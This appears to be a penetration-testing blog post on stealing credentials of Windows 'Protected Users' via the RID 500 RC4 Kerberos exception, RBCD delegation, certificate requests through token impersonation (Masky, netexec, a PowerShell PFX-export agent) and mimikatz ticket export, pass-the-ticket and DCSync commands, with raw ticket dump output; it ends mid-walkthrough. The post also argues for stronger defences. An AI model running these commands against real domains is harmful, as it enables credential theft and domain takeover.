Attacking Not-So-Protected User Sessions

medium.com/@offsecdeer/attacking-not-so-protected-user-sessions-4ad1f69ed43e

Giulio Pierantoni July 11, 2024

Many people know Protected Users defends its members from credential theft, but it's not enough to properly shield privileged users: its members should also be subjected to authentication policies blocking logons on normal domain computers, forcing them to use Privileged Access Workstations (PAW) or implementing authentication policy silos.

The reason these extra measures are necessary is because if a Protected User logs on a host that has been compromised the attacker is still able to steal their credentials, and here we are going to see a few attacks that make it possible.


What Are Protected Users

`Protected Users` is a default Windows group used to protect users from common credential theft and lateral movement attacks. Adding users to this group will automatically enable a series of security measures:

- disables NTLM authentication
- disables the caching of DCC2 hashes
- disables the caching of clear-text passwords from the CredSSP and WDigest providers
- disables impersonation with kerberos delegation
- disables the caching of kerberos long-term encryption keys
- disables the use of DES and RC4 for kerberos authentication
- reduces kerberos ticket lifetime to four hours

If we were to run mimikatz to extract a Protected User's credentials from memory we wouldn't see any clear text or hashed password, but only a blank field:

Press enter or click to view image in full size




These restrictions help prevent the dump of NT hashes, clear-text passwords and kerberos keys, they also prevent kerberos delegation and pass-the-hash attacks, but attackers still have ways around these limitations if they intend to compromise a user with an active session on a host they control.

RID 500 RC4 Kerberos Support

In 2023 the SensePost team discovered that by default the default administrator user with RID 500 can still authenticate to the domain with an RC4 kerberos key even when it's a member of Protected Users. This is odd because the use of RC4 is explicitly disabled for all members of this group, yet Windows will make an exception for the RID 500 user.


This behavior can be exploited for domain escalation in a few scenarios: imagine you found the NT hash of an unprivileged user but couldn't crack it, so you decide to launch a hash spray to see if any other users share the same password. Luckily for you, it seems the user Administrator had that same password! The problem is, Administrator is member of Protected Users so you can't authenticate using PtH. Very conveniently however Windows will still tell you the hash is correct by returning a `STATUS_ACCOUNT_RESTRICTION` error:

Press enter or click to view image in full size



This little quirk is useful because a user's RC4 kerberos key is actually identical to its NT hash: if we can do PtH, we can also authenticate with RC4.

Press enter or click to view image in full size



In the image above we see the RID 500 exception in practice: in the first logon attempt a normal user successfully logs on using RC4 kerberos, in the second attempt a Protected User is used instead, but it receives a `KDC_ERR_ETYPE_NOSUPP` error, since the security restrictions block this algorithm.


In the third logon attempt the RID 500 account is able to use RC4 despite being a Protected User, which is proven by the last attempt where the same user cannot logon with a pass-the-hash, even though the encryption key is effectively the same and both mechanisms should be disabled for every Protected User.

Another consequence of this behavior, and probably the most interesting one, is that it lets us exploit kerberos delegation: in this scenario we can take control of a machine with RBCD, but all its administrators are members of Protected Users, so normally we shouldn't be able to compromise the host with delegation. We can easily tell whether all domain admins are protected against delegation or not with a bloodhound query like this one:

```
MATCH (u:User)-[:MemberOf]->(:Group{samaccountname:"Domain Admins"})
WHERE NOT (u)-[:MemberOf]-(:Group{samaccountname:"Protected Users"})
AND u.sensitive = FALSE
RETURN u.samaccountname
```


The problem is, even if the RID 500 user has delegation disabled on paper, we can still use it with RC4 authentication. This is what a delegation attempt against a normal Protected User looks like:

Press enter or click to view image in full size



Administrator is also member of Protected Users, however the KDC kindly gives us a valid ticket anyway:

Press enter or click to view image in full size



With a S4U2Proxy ticket in our hands we can take control of the machine through any service we like.

Press enter or click to view image in full size

Playing With Certificates

I love ADCS, the more you look into it the more exploitation methods you find. In this scenario we are the local administrator of a host where a Protected User has an active session, we are going to use our administrative privileges to request client authentication certificates on behalf of our target user: we can do this either with token impersonation or process injection.

The limitation of both is that we need to upload a malicious executable on the host, so we may have to disable or add an exception to the AV, but if there is an EDR/XDR it starts to become a problem.

Since we are local administrators we are able to grab any logged on user's security token and use it to start new processes. Masky is a very neat tool that already implements this concept for the purpose of stealing the credentials of any user logged on a machine.


When Masky runs it uploads its agent on the target, which through token manipulation and the PKINIT protocol is able to return us a TGT in .ccache format and an NT hash for every logged on user, including the Protected Users.

```
masky -u administrator -p 'MegaPassword!2' -dc-ip 192.168.0.222 -ca 'CA2022\RootCA'
192.168.0.95
```

Press enter or click to view image in full size

NT hashes are collected with the unPAC-the-hash method (aka THEFT5), but these are useless for us since we can't use PtH. However we can make use of the ccache tickets to authenticate as our target, the obtained tickets are written in the `masky-output` folder:

Press enter or click to view image in full size




As an alternative for the same attack netexec also has its own "impersonate" module which we can use in place of masky, where we execute an arbitrary program with the token of a different user.

If we wish to use this module we also need a custom agent to execute in place of Masky's credential gathering tool. A very simple example is the following PowerShell script which uses pre-installed cmdlets to request a client authentication certificate and then exports it as a PFX file, so we can use it with tools like certipy and certify:

```
Set-Location 'Cert:\CurrentUser\My'
$cert = Get-Certificate -Template User -Url ldap:
$thumbprint = $cert.Certificate.Thumbprint
$pass = 'EvilPass!1' | ConvertTo-SecureString -AsPlainText -Force
$path = 'C:\Windows\Temp\test.pfx'
Export-PfxCertificate -Cert $thumbprint -Password $pass -FilePath $path
```


To use the impersonate module we first launch it with no other options to get a listing of available tokens, then we pick the ID of a medium-integrity token for the Protected User we are targeting:

Press enter or click to view image in full size



The module is then launched a second time with the target token ID and the program to execute (don't mind the output retrieval error, it executes anyway):

Press enter or click to view image in full size




Finally the certificate is retrieved and we use it to impersonate the target with SChannel or PKINIT, keep in mind that the `Export-PfxCertificate` cmdlet requires a password but certipy supports only password-less PFX certificates, so you need to strip the password first:

Press enter or click to view image in full size

NXC also has a process injection module called "pi" which we can use as an alternative to "impersonate", if you want to modify the "pi.exe" executable that is uploaded on the target

you can find it here. Because we are already local administrators we could also add a detection exception, if we have the ability to do so. Using `tasklist /v` we can pick a process running under our target user, take note of its PID and give it to the module together with the command we wish to execute:

Press enter or click to view image in full size



Pass-The-Ticket

Members of Protected Users won't have their kerberos keys stored on the hosts they log on to, and will not generate tickets from DES or RC4. When a Protected User logs in their kerberos long term keys are calculated from the clear text password and then used to request a TGT from the KDC, the keys are then removed from memory and only the TGT and any TGS obtained from the former will be kept in memory.


This means that if we control a host with a Protected User session we can extract the user's TGT from LSASS and re-use it to get a TGS to perform actions as that user, for example performing DCSync on the DC or accessing other hosts.

Mimikatz gives us the easiest way of performing a pass-the-ticket attack, as it has commands to export all tickets found in memory and load them into our session:

```
sekurlsa::tickets /export
kerberos::ptt <TGT>
lsadump::dcsync /user:administrator
```

The following is the output of the first command, where we find a TGS and a TGT belonging to a Protected User, we are interested in the latter so we take note of the filename at the bottom:


Press enter or click to view image in full size



```
Authentication Id : 0 ; 4258444 (00000000:0040fa8c)
Session           : Interactive from 3
User Name         : bhope
Domain            : OFFSECDEER
Logon Server      : DC2022
Logon Time        : 07/05/2024 10:07:47
SID               : S-1-5-21-3393376261-3854094640-1740835088-1125

         * Username : bhope
         * Domain   : OFFSECDEER.LOC
         * Password : (null)

        Group 0 - Ticket Granting Service
         [00000000]
           Start/End/MaxRenew: 07/05/2024 10:07:47 ; 07/05/2024 14:07:47 ; 07/05/2024 14:07:47
           Service Name (02) : LDAP ; DC2022.offsecdeer.loc ; offsecdeer.loc ; @ OFFSECDEER.LOC
           Target Name  (02) : LDAP ; DC2022.offsecdeer.loc ; offsecdeer.loc ; @ OFFSECDEER.LOC
           Client Name  (01) : bhope ; @ OFFSECDEER.LOC ( OFFSECDEER.LOC )
           Flags 00a50000    : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ;
           Session Key       : 0x00000012 - aes256_hmac
             c2a343c83dc4b809f0da109d7c76839061efb53fbd1c2b97660ff869205e556e
           Ticket            : 0x00000012 - aes256_hmac       ; kvno = 3        [...]
           * Saved to file [0;40fa8c]-0-0-00a50000-bhope@LDAP-DC2022.offsecdeer.loc.kirbi !

        Group 1 - Client Ticket ?

        Group 2 - Ticket Granting Ticket
         [00000000]
           Start/End/MaxRenew: 07/05/2024 10:07:47 ; 07/05/2024 14:07:47 ; 07/05/2024 14:07:47
           Service Name (02) : krbtgt ; OFFSECDEER.LOC ; @ OFFSECDEER.LOC
           Target Name  (02) : krbtgt ; OFFSECDEER ; @ OFFSECDEER.LOC
           Client Name  (01) : bhope ; @ OFFSECDEER.LOC ( OFFSECDEER )
           Flags 00e10000    : name_canonicalize ; pre_authent ; initial ; renewable ;
           Session Key       : 0x00000012 - aes256_hmac
             3cadf032239f649edc81286053619de9f0b513a38b475b620f45c083d47785d9
           Ticket            : 0x00000012 - aes256_hmac       ; kvno = 2        [...]
           * Saved to file [0;40fa8c]-2-0-00e10000-bhope@krbtgt-OFFSECDEER.LOC.kirbi !
```

Then we load the TGT:


Press enter or click to view image in full size



```
